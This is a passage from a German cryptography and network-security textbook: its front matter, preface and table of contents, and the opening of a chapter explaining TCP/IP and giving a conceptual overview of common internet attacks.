

LEHRBUCH

Jörg Schwenk

Sicherheit und Kryptographie im Internet

Theorie und Praxis

4. Auflage



Springer Vieweg

Sicherheit und Kryptographie im Internet

Jörg Schwenk

Sicherheit und Kryptographie im Internet

Theorie und Praxis

4., überarbeitete und erweiterte Auflage



Springer Vieweg

Jörg Schwenk
Lehrstuhl für Netz- und Datensicherheit
Ruhr-Universität Bochum
Bochum, Deutschland

ISBN 978-3-658-06543-0
DOI 10.1007/978-3-658-06544-7

ISBN 978-3-658-06544-7 (eBook)

Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie;
detaillierte bibliografische Daten sind im Internet über <http://dnb.d-nb.de> abrufbar.

Springer Vieweg
© Springer Fachmedien Wiesbaden 2002, 2005, 2010, 2014
Das Werk einschließlich aller seiner Teile ist urheberrechtlich geschützt. Jede Verwertung, die nicht ausdrücklich vom Urheberrechtsgesetz zugelassen ist, bedarf der vorherigen Zustimmung des Verlags. Das gilt insbesondere für Vervielfältigungen, Bearbeitungen, Übersetzungen, Mikroverfilmungen und die Einspeicherung und Verarbeitung in elektronischen Systemen.

Die Wiedergabe von Gebrauchsnamen, Handelsnamen, Warenbezeichnungen usw. in diesem Werk berechtigt auch ohne besondere Kennzeichnung nicht zu der Annahme, dass solche Namen im Sinne der Warenzeichen- und Markenschutz-Gesetzgebung als frei zu betrachten wären und daher von jedermann benutzt werden dürften.

Gedruckt auf säurefrei und chlorfrei gebleichtem Papier

Springer Vieweg ist eine Marke von Springer DE. Springer DE ist Teil der Fachverlagsgruppe Springer Science+Business Media.
www.springer-vieweg.de

Für meine Eltern,
ohne die dieses Buch nie geschrieben worden wäre.

Vorwort

Für die hier vorliegende 4. Auflage wurde das Buch grundlegend überarbeitet. Die Reihenfolge der Kapitel wurde an die in Vorlesungen zu Computernetzen übliche angepasst: Zunächst werden Sicherheitstechnologien der unteren Netzwerkschichten eingeführt, um dann das TCP/IP-Schichtenmodell nach oben hin zu durchlaufen. Dies ist auch deshalb sinnvoll, weil Sicherheitsmechanismen auf der Anwendungsebene oder „darunter“ liegende Protokolle nutzen. So beruht z.B. die Sicherheit von Single-Sign-On-Protokolle und die Sicherheit von Webanwendungen ganz wesentlich auf den Eigenschaften des SSL/TLS-Protokolls, das daher vorher erläutert werden muss.

Alle Kapitel wurden erweitert und aktualisiert, der Umfang der behandelten Technologien wurde erheblich ausgeweitet. In Kapitel 2 werden EAP-Protokolle und PPT-Pv2 vorgestellt. Kapitel 3.2 wurde um Abschnitte zu WEP, RC4, WPA, IEEE 802.1X und IEEE 802.11i erweitert. In Kapitel 5 wurde der Abschnitt zu NAT Traversal hinzugefügt. Das zentrale Thema SSL/TLS wurde um Abschnitte zu neuen Angriffen und zu neuen formalen Analysen ergänzt. In einem neuen Kapitel zur Sicherheit von Webanwendungen werden deren Bausteine (HTTP und HTML 5) erläutert, klassische Webangriffe (XSS, CSRF, SQLi) beschrieben, und als wichtiger Sonderfall Single-Sign-On-Protokolle behandelt.

Auch die behandelten, praktisch relevanten Angriffsszenarien wurden erweitert: Die Neuauflage behscreibt erstmals Padding Oracle-Angriffe auf Blockchiffren im CBC-Modus (Abschnitt 1.7.2), Wörterbuchangriffe (Abschnitt 2.5.1), der Angriff auf WEP (Abschnitt 3.3.4), Angriffe auf IPSec (Abschnitt 5.7), neue Angriffe auf SSL/TLS (Abschnitt 7.10) und, wie schon oben erwähnt, klassische Angriffe auf Webanwendungen.

Ziel war es auch, die Abhängigkeiten verschiedener Bereiche voneinander klarer darzustellen. Als Beispiel seien hier die EAP-Protokolle genannt: Sie wurden erstmals im Zusammenhang mit PPP genannt (Abschnitt 2.7), werden heute hauptsächlich im WLAN-Bereich eingesetzt (Abschnitt 3.5), und verwenden Mobilfunk- und SSL-Technologien (Abschnitte 4.3, 7.7).

Diese Neuauflage wurde unterstützt durch den Wettbewerb „Aufstieg durch Bildung“ des Bundesministeriums für Bildung und Forschung (BMBF). Hier wurden im Rahmen des Projekts „Open Competence Center for Cyber Security“ die Module Netz-sicherheit 1 und 2 entwickelt, deren Stoffumfang durch dieses Buch abgedeckt wird.

Bedanken möchte ich mich bei den Probelesern der einzelnen Kapitel, die mitgeholfen haben, die Anzahl der Druckfehler zu minimieren: Florian Feldmann, Dennis Felsch, Matthias Horst, Tibor Jager, Christian Mainka, Vladislav Mladenov und Marcus Niemietz. Ein ganz besonderer Dank geht an Christoph Bader und Florian Bergsma, die mich inhaltlich und bei allen Fragen rund um LaTeX unterstützt haben.

Bochum im Juni 2014

Jörg Schwenk

Inhaltsverzeichnis

Vorwort	vii
1 Kryptographie und das Internet	1
1.1 Was ist das Internet	2
1.2 Bedrohungen im Internet	5
1.2.1 Passive Angriffe	5
1.2.2 Aktive Angriffe	6
1.3 Kryptographie	7
1.4 Symmetrische Kryptographie	8
1.4.1 Symmetrische Verschlüsselung	9
1.4.2 Blockchiffren	10
1.4.3 Stromchiffren	12
1.4.4 Hashfunktionen	14
1.4.5 Message Authentication Codes (MAC) und Pseudozufallsfunktionen	14
1.5 Public-Key Kryptographie	15
1.5.1 Asymmetrische Verschlüsselung	16
1.5.2 Digitale Signatur	17
1.5.3 Diffie-Hellman Schlüsselvereinbarung	17
1.5.4 RSA	19
1.5.5 ElGamal	20
1.5.6 DSS und DSA	21
1.5.7 Hybride Verschlüsselung von Nachrichten	23
1.6 Kryptographische Protokolle	23
1.6.1 Username/Password	24
1.6.2 One Time Password	25
1.6.3 Challenge-and-Response	25
1.6.4 Certificate/Verify	25
1.7 Angriffe auf Kryptographische Verfahren	26
1.7.1 Angriffe auf Verschlüsselung	26
1.7.2 Padding Oracle-Angriffe auf den CBC-Modus von Blockchiffren	26
1.7.3 Angriffe auf Hashfunktionen	29
1.7.4 Angriffe auf MAC und digitale Signaturen	29
1.7.5 Angriffe auf Protokolle	29
1.8 Zertifikate	30
1.8.1 X.509	30
1.8.2 Public Key Infrastrukturen (PKI)	32
1.8.3 Gültigkeit von Zertifikaten	34
2 Point-To-Point Sicherheit	37
2.1 PPP-Sicherheit	37
2.2 PPP	38
2.3 PPP-Authentisierung	39

2.4	PPP-Verlängerungen	40
2.5	Der PPTP-Angriff von Mudge und Schneier	43
2.5.1	Wörterbuchangriffe	43
2.5.2	Übersicht PPTP-Authentifizierungsoptionen	45
2.5.3	Angriff auf Option 2	46
2.5.4	Angriff auf Option 3	46
2.6	PPTPv2	48
2.7	EAP-Protokolle	50
2.7.1	Lightweight Extensible Authentication Protocol (LEAP)	51
2.7.2	EAP-TLS	51
2.7.3	EAP-TTLS	51
2.7.4	EAP-FAST	51
2.7.5	Weitere EAP-Methoden	52
2.8	AAA: Authentication, Authorization and Accounting	52
2.8.1	RADIUS	52
2.8.2	Diameter	53
3	Drahtlose Netzwerke (WLAN)	55
3.1	Local Area Networks (LAN)	55
3.1.1	Ethernet und andere LAN-Technologien	56
3.1.2	LAN-spezifische Angriffe	57
3.1.3	Nicht-kryptographische Sicherungsmechanismen	57
3.2	Wireless LAN	58
3.2.1	Nichtkryptographische Sicherheitsfeatures von IEEE 802.11	58
3.3	Wired Equivalent Privacy (WEP)	59
3.3.1	Funktionsweise von WEP	59
3.3.2	RC4	60
3.3.3	Sicherheitsprobleme von WEP	61
3.3.4	Der Angriff von Fluhrer, Mantin und Shamir	63
3.4	Wi-Fi Protected Access (WPA)	66
3.5	IEEE 802.1X	67
3.6	IEEE 802.11i	68
4	Mobilfunk	71
4.1	GSM und GPRS	71
4.2	UMTS und LTE	74
4.3	Einbindung ins Internet: EAP	78
4.3.1	EAP-SIM	78
4.3.2	EAP-AKA	78
5	IP Sicherheit (IPSec)	79
5.1	Internet Protocol (IP)	80
5.1.1	Datenstrukturen	81
5.1.2	Routing	83
5.2	Erste Ansätze	84

5.2.1	Hybride Verschlüsselung	84
5.2.2	Simple Key Management for Internet Protocols (SKIP)	85
5.3	IPSec: Überblick	87
5.3.1	SPI und SA	87
5.3.2	Software-Module	88
5.3.3	Senden eines verschlüsselten IP-Pakets von A nach B	88
5.3.4	Einsatzmöglichkeiten	89
5.4	IPSec Datenformate	91
5.4.1	Transport und Tunnel Mode	91
5.4.2	Authentication Header	93
5.4.3	Encapsulation Security Payload (ESP)	95
5.4.4	Kryptographische Algorithmen	97
5.4.5	IPv6	98
5.5	IPSec Schlüsselmanagement	98
5.5.1	Station-to-Station Protocol	99
5.5.2	Photuris	100
5.5.3	SKEME	102
5.5.4	OAKLEY	103
5.5.5	ISAKMP	109
5.5.6	IKE	111
5.6	Neuere Entwicklungen bei IPSec	118
5.6.1	IKEv2	118
5.6.2	Private IP-Adressen und Network Address Translation (NAT)	120
5.6.3	NAT Traversal	121
5.7	Angriffe auf IPSec	121
6	IP Multicast	123
6.1	IP Multicast	124
6.2	Zentralisierte Schlüsselvereinbarung für Gruppen	127
6.2.1	Pay-TV Schlüsselmanagement	127
6.2.2	Die Logical Key Hierarchy (LKH)	131
6.3	Diffie-Hellman-basierte Schlüsselvereinbarungsverfahren für Gruppen	133
6.3.1	Das Konferenzschlüsselsystem von Ingemarsson, Tang und Wong [ITW82]	134
6.3.2	Das Burmester-Desmedt-Protokoll [BD94]	135
6.3.3	Protokolle zur Aufnahme und zum Ausschluss von Mitgliedern	137
6.3.4	Iterierter Diffie-Hellman	139
7	WWW-Sicherheit mit SSL	145
7.1	Das Hypertext Transfer Protokoll (HTTP)	147
7.2	HTTP-Sicherheitsmechanismen	150
7.2.1	Basic Authentication für HTTP	150
7.2.2	Digest Access Authentication für HTTP	151
7.2.3	HTML-Formulare mit Passworteingabe	152

7.3	Secure HTTP	152
7.4	Erste Versuche: SSL 2.0 und PCT	156
7.4.1	SSL 2.0	156
7.4.2	Private Communication Technology	157
7.5	SSL 3.0: Sicherheitsschicht über TCP	158
7.6	SSL Record Layer	159
7.7	SSL Handshake	160
7.7.1	Übersicht	161
7.7.2	Authentisierung des Client	163
7.7.3	Verkürzter SSL-Handshake	163
7.7.4	Die Nachrichten im SSL - Handshake	164
7.7.5	Abgleich der Fähigkeiten: ClientHello und ServerHello	165
7.7.6	Schlüsselaustausch: Certificate und ClientKeyExchange	167
7.7.7	Synchronisation: [ChangeCipherSpec] und Finished	169
7.7.8	Optionale Authentisierung des Clients: CertificateRequest, Certificate und Verify	171
7.8	SSL Alert Protocol	172
7.9	TLS: Der Internet-Sicherheitsstandard	172
7.9.1	Neue Alert-Nachrichten	173
7.9.2	Konsequenter Einsatz von HMAC	174
7.9.3	Die PRF-Funktion von TLS	174
7.9.4	Erzeugung des Schlüsselmaterials	176
7.9.5	CertificateVerify	176
7.9.6	Finished	177
7.9.7	TLS Ciphersuites	177
7.10	Angriffe auf SSL	178
7.10.1	Angriffe auf den Handshake	179
7.10.2	Angriffe auf den Handshake: Der Bleichenbacher-Angriff	181
7.10.3	Angriffe auf den Record Layer	185
7.10.4	Angriffe auf Zertifikate und ihre Validierung	186
7.10.5	Angriffe auf die GUI des Browsers	187
7.11	Formale Analysen von TLS	190
7.11.1	Formale Sicherheitsmodelle für Authentische Schlüsselvereinbarung (AKE)	191
7.11.2	Authenticated and Confidential Channel Establishment (ACCE)	192
7.11.3	Logische Analysen	192
7.12	Praktische Aspekte	192
7.12.1	Sourcecode	193
7.12.2	Die PKI für SSL	193
7.12.3	Extended Validation-Zertifikate	193
7.12.4	Client Zertifikate	194
7.12.5	SSL ohne PKI	194
7.12.6	TLS 1.1 und TLS 1.2	195

8 Datenverschlüsselung: PGP	197
8.1 PGP - Die Legende	198
8.1.1 Die Anfänge	198
8.1.2 Die Anklage	199
8.1.3 Das MIT und PGP International	201
8.1.4 PGP mit Hintertür	202
8.1.5 Freeware auf dem Weg zum IETF-Standard	204
8.2 PGP - Die Implementierung	204
8.2.1 Dateiverschlüsselung und - signatur	204
8.2.2 Schlüsselverwaltung: GPG Schlüsselbund	205
8.2.3 Vertrauensmodell: Web of Trust	206
8.3 Open PGP: Der Standard	207
8.3.1 Struktur eines OpenPGP-Pakets	208
8.3.2 Verschlüsselung und Signatur einer Testnachricht	209
8.3.3 Literal Data Packet (Tag 11)	211
8.3.4 Signature Packet (Tag 2)	211
8.3.5 Compressed Data Packet (Tag 8)	214
8.3.6 Symmetrically Encrypted Data Packet (Tag 9)	214
8.3.7 Public-Key Encrypted Session Key Packet (Tag 1)	215
8.3.8 Radix-64-Konvertierung	216
8.4 Angriffe auf PGP	217
8.4.1 Additional Decryption Keys	217
8.4.2 Manipulation des privaten Schlüssel	220
9 S/MIME	225
9.1 E-Mail nach RFC 822	226
9.2 Multipurpose Internet Mail Extensions (MIME)	228
9.3 S/MIME	230
9.3.1 Vorbereitungen zum Verschlüsseln oder Signieren	233
9.3.2 Verschlüsselung	235
9.3.3 Signatur	237
9.3.4 Signatur und Verschlüsselung	240
9.3.5 Schlüsselmanagement	240
9.3.6 Inhalt eines S/MIME Zertifikats	241
9.4 PKCS#7 und CMS	242
9.4.1 Cryptographic Message Syntax (CMS)	242
9.4.2 Signed Data	244
9.4.3 Enveloped Data	245
9.5 PEM	246
9.6 POP3 und IMAP	248
9.6.1 POP3	249
9.6.2 IMAP	249
10 DNS Security	253

10.1	Das Domain Name System (DNS)	253
10.1.1	Geschichte des DNS	254
10.1.2	Domainnamen und die DNS-Hierarchie	254
10.1.3	Resource Records	255
10.1.4	DNS-Server und DNS-Resolver	259
10.1.5	Auflösung von Domainnamen	260
10.1.6	DNS Query und DNS Response	260
10.2	Angriffe auf das DNS	261
10.2.1	DNS Spoofing	261
10.2.2	DNS Cache Poisoning	263
10.2.3	Name Chaining	264
10.2.4	Der Kaminski-Angriff	265
10.3	DNSSEC	266
10.3.1	Neue RR-Datentypen	268
10.3.2	Sichere Namensauflösung mit DNSSEC	274
10.4	Probleme mit DNSSEC	275
11	Sicherheit von Webanwendungen	279
11.1	Bausteine von Webanwendungen	280
11.1.1	Architektur von Webanwendungen	280
11.1.2	Hypertext Markup Language (HTML)	281
11.1.3	Uniform Ressource Locators (URLs) und Uniform Ressource Identifiers (URI)	282
11.1.4	Javascript und das Document Object Model (DOM)	282
11.1.5	Die Same Origin Policy (SOP)	284
11.1.6	Cascading Stylesheets	285
11.1.7	Web 2.0 und AJAX	286
11.1.8	HTTP Cookies	286
11.1.9	HTTP Redirect	288
11.1.10	HTML Formulare	289
11.2	Sicherheit von Webanwendungen	290
11.2.1	Cross-Site Scripting (XSS)	290
11.2.2	Cross-Site Request Forgery (CSRF)	293
11.2.3	SQL-Injection (SQLi)	296
11.3	Das Kerberos-Protokoll	296
11.3.1	Funktionsweise	296
11.3.2	Kerberos v5 und Microsofts Active Directory	299
11.4	Single-Sign-On-Verfahren	299
11.4.1	Microsoft Passport	301
11.4.2	OpenID	304
12	XML- und Webservice-Sicherheit	307
12.1	eXtensible Markup Language	308
12.1.1	Was ist XML?	308

12.1.2 XML Namespaces	312
12.1.3 DTD und XML Schema.....	313
12.1.4 XPath	315
12.1.5 XSLT	316
12.2 XML Signature	317
12.3 XML Encryption	319
12.4 Security Assertion Markup Language (SAML)	322
13 Ausblick: Herausforderungen der Internetsicherheit	325
13.1 Informierte Entscheidungen anstelle von Buzzwords	325
13.2 SSL/TLS sicher konfigurieren	326
13.3 HTML5	327
13.4 Default-Verschlüsselung des gesamten Datenverkehrs	327
13.5 Verständnis neuer Technologien	328
13.6 Neue Einsatzszenarien	329
13.7 Kryptographische Erkenntnisse müssen in die Praxis umgesetzt werden ..	329
Literaturverzeichnis	331
Index	349

1 Kryptographie und das Internet

Übersicht

1.1	Was ist das Internet	2
1.2	Bedrohungen im Internet	5
1.3	Kryptographie	7
1.4	Symmetrische Kryptographie	8
1.5	Public-Key Kryptographie	15
1.6	Kryptographische Protokolle	23
1.7	Angriffe auf Kryptographische Verfahren	26
1.8	Zertifikate	30

In diesem Kapitel soll etwas eigentlich Unmögliches versucht werden, nämlich auf engstem Raum einen Überblick zu den Themen Internet, Kryptographie und Zertifikate zu bieten. Dazu bräuchte man mindestens zwei Bücher, und deshalb werden wir uns hier auf Grundzüge beschränken.

Der Abschnitt über das Internet bietet daher nur einige Fakten zu den Themen IP und TCP (bzw. UDP) und zur Einordnung der verschiedenen Internet-Technologien in das OSI-Schichtenmodell. Dieses Modell wird uns dann als „roter Faden“ durch das Buch begleiten, um die Fülle der Sicherheitstechnologien sinnvoll ordnen zu können. Wir beginnen bei den „versteckten“ Netzwerkschichten und arbeiten uns dann Stufe um Stufe hinauf zu der „sichtbaren“ Anwendungsschicht. Auf die verschiedenen Internet-Protokolle, die auf diesen Ebenen angesiedelt sind, gehen wir jeweils am Anfang der Kapitel näher ein.

Das Thema „Bedrohungen im Internet“ kann nur kurz angerissen werden, da es aufgrund der Vielfalt der mittlerweile bekannten Angriffstechniken ebenfalls ein Buch füllen würde. Wir werden jedoch die wichtigsten Angriffe vorstellen, da sie es ja sind, gegen die uns die Kryptographie schützen soll. Angriffe auf die besonders wichtige Klasse der Webanwendungen werden dann in Kapitel 11 eingeführt.

In den Abschnitten zur Kryptographie sind die wichtigsten Fakten zu den im Internet verwendeten Algorithmen und Protokollen zusammengetragen. Die Algorithmen werden nur als „Black Box“ verwendet, ihr innerer Aufbau wird nicht dargestellt. Wir verweisen an den entsprechenden Stellen auf die Spezialliteratur. Themen, die dort zu knapp behandelt werden, wie z.B. X.509-Zertifikate, behandeln wir wegen ihrer zentralen Bedeutung für das Internet ausführlicher.

OSI-Modell	TCP/IP-Modell	Beispielprotokolle
7 Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6 Darstellungsschicht		
5 Sitzungsschicht		
4 Transportschicht	Transportschicht	TCP, UDP
3 Vermittlungsschicht	IP - Schicht	IP
2 Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1 Bitübertragungsschicht		

Abb. 1.1 Das TCP/IP-Schichtenmodell und seine Einordnung in das 7-Schichtenmodell der OSI. Bestimmend für das Internet sind die Schichten 3 und 4.

1.1 Was ist das Internet

Unter dem Begriff *Internet* versteht man die Gesamtheit aller öffentlichen Netzwerke, die das Netzwerkprotokoll IP und die beiden Transportprotokolle TCP oder UDP verwenden. Neben TCP/IP gibt es im Internet noch weitere Protokolle auf anderen Ebenen des OSI-Schichtenmodells, und es gibt natürlich auch Netzwerke, die nicht TCP/IP verwenden (und deshalb nicht zum Internet gehören). Die „Intranets“ der Firmen zählen, auch wenn sie TCP/IP verwenden, nicht zum Internet, da sie nicht öffentlich zugänglich sind.

Abbildung 1.1 gibt das *OSI-Schichtenmodell* und seine Anpassung an die Internet-Welt wieder. Von den ursprünglich sieben Schichten (für die die ISO jeweils eigene Protokolle spezifizierte) blieben im Lauf der Entwicklung des Internet nur vier übrig, da es sich in der Praxis als schwierig erwies, die Schichten 5 bis 7 sauber zu trennen. Auch die Schichten 1 und 2 sind in der Praxis oft zusammengefasst (z.B. im Ethernet-Standard). Bei einer typischen Verbindung im Internet zwischen einem Client-PC und einem Server kommen verschiedenste Technologien zum Einsatz. Abbildung 1.2 zeigt ein typisches Beispiel für eine Internet-Verbindung:

- Ein privater Nutzer ist mit seinem PC über das Telefonnetz (DSL) mit seinem Internet Service Provider (ISP) verbunden. Die Software des ISP baut darüber eine PPP-over-Ethernet-Verbindung (Point-to-Point Protocol, vgl. Kapitel 2) auf.
- Der Einwahlrechner stellt eine Verbindung mit einem Router her. Er nutzt dazu ein gängiges Weitverkehrsprotokoll eines Telekommunikationsanbieters, z.B. ATM.
- Der Router steht in unserem Beispiel (das in diesem Punkt nicht sehr typisch ist, denn in der Regel wird eine Verbindung über mehrere Router hinweg aufgebaut) schon im Local Area Network (LAN) des Serverbetreibers, und ist daher über das LAN-Protokoll Ethernet mit dem Server verbunden.




Abb. 1.2 Typisches Beispiel für die bei einer Client-Server-Verbindung verwendeten Technologien im Internet.

Der Erfolg des Internet röhrt zu einem beträchtlichen Teil daher, dass der Nutzer über diesen ganzen Zoo von Protokollen nichts wissen muss: Die gesamte Datenkommunikation im Internet läuft über das IP-Protokoll, und es reicht, dieses Protokoll verstanden zu haben, um den Weg von Daten durch das Internet nachvollziehen zu können.

Das *Internet Protocol IP* [Pos81a] ist ein zustandsloses, paketorientiertes Protokoll, d.h. der Absender der Datenpakete erfährt nicht, ob sein Paket angekommen ist. (Ein IP-Paket ist also eher mit einer Postkarte zu vergleichen als mit einem Postpaket.) Auch kann man über die IP-Adresse, die 32 (IPv4) bzw. 128 (IPv6) Bit lang ist, nur einen Rechner als Ganzes adressieren, und nicht einzelne Anwendungen auf diesen Rechnern. Daher wird noch mindestens ein weiteres Protokoll benötigt, und zwar eines der beiden Transportprotokolle TCP oder UDP.

Das *User Datagram Protocol UDP* [Pos80] ist ebenfalls ein zustandsloses Protokoll, d.h. auch hier erhält der Absender keine Information darüber, ob sein Paket angekommen ist oder nicht. Das will er in vielen Fällen auch gar nicht: Insbesondere bei Multimedia-Anwendungen, wie z.B. dem Abruf eines Videoclips von einem Server, möchte der Server nicht mit vielen Rückmeldungen belästigt werden, und wenn einmal ein Paket verloren geht, so wird das Bild beim Empfänger nur kurz gestört.

Das *Transmission Control Protocol TCP* [Pos81b] dagegen bietet den Service „Einschreiben mit Rückschein“: Für jedes gesendete Datenpaket erhält der Absender eine Quittung, ein so genanntes *Acknowledgement*. Bleibt dieses Acknowledgement zu lange aus, so nimmt der Sender an, das Paket sei verloren gegangen, und überträgt es erneut. Dadurch dauert die Übertragung in manchen Fällen deutlich länger als mit UDP, aber jedes Paket kommt an. Damit diese Bestätigungen gesendet werden können, müssen sich Sender und Empfänger zunächst einmal auf die Form dieser Quittungen einigen (genauer auf die Startnummer, mit der sie beginnen, die übertragenen Bytes zu zählen). Sie müssen daher Kontakt miteinander aufnehmen, also eine Verbindung aufbauen. Deshalb wird TCP auch als verbindungsorientiertes Protokoll bezeichnet.

Abbildung 1.3 zeigt, in vereinfachter Form, den Aufbau eines TCP/IP-Pakets. Diesem Paket können während seines Transports durch das Internet weitere Header vorangestellt und wieder entfernt werden. In unserem Beispiel aus Abbildung 1.2 wären dies z.B. für ein IP-Paket, das vom Client zum Server gesendet wird, zunächst ein

IP Header:	TCP Header:	Daten: z.B.
IP-Quelladresse	TCP-Quellport	http (WWW) oder
IP-Zieladresse	TCP-Zielport	SMTP (E-Mail) oder
TTL	Sequenznummer	FTP oder
Protocol: TCP	Länge	RTP (Audio, Video)
	Ack-Nummer	

Abb. 1.3 Schematischer Aufbau eines TCP/IP-Pakets.

DSL- und PPP-Header, dann ein ATM-Header, und schließlich ein Ethernet-Header. Uns interessiert hier lediglich das eigentliche TCP/IP-Paket.

Der IP-Header enthält zunächst einmal die wichtigen Adressangaben: Jeder Computer im Internet besitzt eine (für jeden Zeitpunkt) eindeutige IP-Adresse. Spezielle Rechner im Internet, die Router genannt werden, ermitteln anhand der IP-Zieladresse den Weg, den das Paket durch das Internet zum Zielrechner nehmen muss. Diese „Routing-Verfahren“ sind dezentral ausgelegt, d.h. es gibt keine zentrale Instanz, die Wege durch das Internet festlegt. Dies war auch erklärt Ziel bei der Entwicklung des „Arpanet“, des Vorläufers des Internet.

Die IP-Quelladresse wird vom Zielrechner benötigt, um dem Sender antworten zu können, und sie wird von den Routern benötigt, um ggf. eine Fehlermeldung an den Absender zu schicken. Eine mögliche Fehlermeldung wäre z.B. „TTL expired“, d.h. die Lebensdauer („Time-To-Live“) des IP-Pakets ist abgelaufen, ohne dass das Paket den Zielrechner erreicht hat. Der TTL-Wert gibt dabei die maximale Anzahl von Routern an, die ein IP-Paket durchlaufen darf. Dieser Wert sollte so klein wie möglich gewählt werden, um eine Überlastung des Internet mit ziellos umherwandernden IP-Paketen zu verhindern. Schließlich wird im IP-Header noch angegeben, ob TCP, UDP oder ein anderes Protokoll folgt.

Der TCP-Header dient dazu, dem Zielrechner mitzuteilen, für welches Programm das IP-Paket bestimmt ist. So weiß z.B. ein Server, dass ein IP-Paket mit Zielport 21 für das FTP-Programm, eines mit Zielport 80 aber für das HTTP-Programm (den eigentlichen Webserver) bestimmt ist. Analog definiert das Paar (IP-Quelladresse, TCP-Quellport) eindeutig das Programm auf dem Client-Rechner, an das die Antwort geliefert werden soll.

Bei TCP werden Bytes übertragen, die fortlaufend (beginnend mit der bei der Kontaktaufnahme ausgehandelten Nummer) durchnummieriert werden. Die Sequenznummer gibt dabei die Nummer des ersten in diesem Paket enthaltenen Datenbytes an; zusammen mit der Längenangabe kann der Empfänger so die Nummern aller Bytes im Paket berechnen. Die Ack-Nummer quittiert das letzte empfangene Byte, gibt also die Nummer dieses Bytes an.

Tipp: Mit so genannten Sniffer-Programmen wie z.B. Wireshark¹ kann man den gesamten Datenverkehr an der Netzwerkkarte des PCs mitschneiden. Das Programm stellt diese Daten dann auch sehr übersichtlich dar (IP-Header, TCP-Header, ...).

Es muss hier betont werden, dass alle diese Einträge verändert werden können, da sie nicht gegen Manipulation geschützt sind. Zusammen mit der Tatsache, dass der Weg eines solchen TCP/IP-Pakets durch das Internet nicht vorhersagbar ist, ergibt sich ein großes Potenzial für Angriffe. Einige davon werden wir im nächsten Abschnitt behandeln.

Dies soll als kurze Einführung in die Welt des Internet genügen. Wo es erforderlich ist, werden wir in den einzelnen Kapiteln noch einmal näher auf die verschiedenen Internet-Protokolle eingehen.

1.2 Bedrohungen im Internet

Das Internet entstand zunächst als Forschungsnetz. Die Wissenschaftler waren froh, ein gut funktionierendes Kommunikationsmedium nutzen zu können. Keiner dachte zunächst an das enorme Gefahrenpotenzial, das heute mit den Abermillionen weitgehend anonymer Nutzer gegeben ist.

Die Bedrohungen lassen sich grob in zwei Kategorien aufteilen, in passive und aktive Bedrohungen.

1.2.1 Passive Angriffe

Bei einem *passiven Angriff* liest ein Angreifer übertragene Daten mit, er verändert diese aber nicht und schleust auch keine eigenen Daten in die Übertragung ein. Der Angreifer versucht hier, die Vertraulichkeit der Datenübertragung zu brechen. Verschlüsselung schützt vor passiven Angriffen.

Viele Daten werden im Internet im Klartext übertragen. Das ist nicht anders als bei einer Sprachverbindung über eine Telefonleitung. Es gibt aber einen wichtigen Unterschied zwischen beiden Übertragungsarten: Bei einer Telefonleitung ist es relativ schwierig, an die Daten heranzukommen. Man muss im Keller des Hauses den Telefonanschluß anzapfen, einen gesicherten Verteilerkasten auf der Straße öffnen, oder man muss sich Zugang zur Vermittlungsstelle des Telekommunikationsanbieters verschaffen. All das ist nicht unmöglich, aber für einen Angreifer mit dem hohen Risiko verbunden, ertappt zu werden.

Im Internet dagegen ist das Mithören relativ einfach: Die Router des Internet stehen, im Gegensatz zu den Vermittlungsstellen der Telefonfirmen, auch in öffentlich

¹<http://www.wireshark.org>

zugänglichen Räumen, z.B. in Universitäten. Jeder, der Zugang zu diesen Räumen hat, kann den IP-Verkehr mitlesen. Durch Manipulation der Routing-Tabellen kann zudem der IP-Verkehr gezielt umgeleitet werden.

Wie man sieht, ist der Zugriff auf IP-Daten relativ leicht und weitgehend risikolos. Die wichtigste Aufgabe der in diesem Buch besprochenen Verfahren ist es daher, diesen passiven Zugriff durch Verschlüsselung zu unterbinden.

1.2.2 Aktive Angriffe

Bei einem *aktiven Angriff* werden übertragene Daten verändert oder völlig neue Daten eingeschleust. Der Angreifer versucht, die Integrität der Datenübertragung zu brechen, oder unter fremder Identität im Internet zu agieren. Ein aktiver Angriff kann auch dazu dienen, eine vorhandene Verschlüsselung zu brechen. Message Authentication Codes und digitale Signaturen sind Hilfsmittel zum Schutz gegen aktive Angriffe.

IP Spoofing. Hier wird die IP-Quelladresse geändert. Dadurch ist es für einen Angreifer möglich, IP-Pakete an ein Opfer zu senden, die nicht zu ihm zurückverfolgt werden können. IP Spoofing ist die Basis für viele weitere Angriffe.

Port Scans dienen dazu, die „offenen Türen“ eines an das Internet angeschlossenen Rechners zu ermitteln. Dies geschieht durch automatisierte Tools, die systematisch Nachrichten an bestimmte IP-Adressen und Portnummern senden und die Antworten auswerten.

Port Scans sind nicht illegal, sie dienen aber meist der Vorbereitung von Angriffen. Nahezu jeder Rechner, der längere Zeit im Internet sichtbar ist, ist davon betroffen.

DNS Cache Poisoning. Domain Name Server (DNS) liefern auf Anfrage zu einem „Domain Name“ wie z.B. `www.nds.rub.de` die passende IP-Adresse (vgl. Kapitel 10). Sie sind mit einem Telefonbuch vergleichbar, in dem man zu einem Namen die Telefonnummer finden kann. Erst mit der Telefonnummer kann man dann die gewünschte Person anrufen.

DNS Cache Poisoning verändert die Einträge in bestimmten DNS-Servern, oder fälscht DNS-Antworten (z.B. mittels IP Spoofing). Dadurch können Daten, die eigentlich für `www.nds.rub.de` bestimmt waren, an die IP-Adresse des Angreifers umgeleitet werden.

Denial-of-Service (DoS). Diese Angriffe dienen dazu, bestimmte Rechner im Internet (z.B. den WWW-Server der Konkurrenzfirma) gezielt zu überlasten, damit diese ihre Aufgabe nicht mehr erfüllen können.

Ein einfaches Beispiel (TCP Half Open Connection) für einen solchen Angriff nutzt den TCP-Verbindungsaufbau aus, der drei Nachrichten beinhaltet: In der ersten Nachricht sendet der Client eine Nachricht, die seinen Vorschlag für den Startwert der Sequenznummer enthält. In der zweiten Nachricht bestätigt der Server diese Sequenznummer, indem er den um 1 erhöhten Wert als Acknowledgement zurücksendet, und

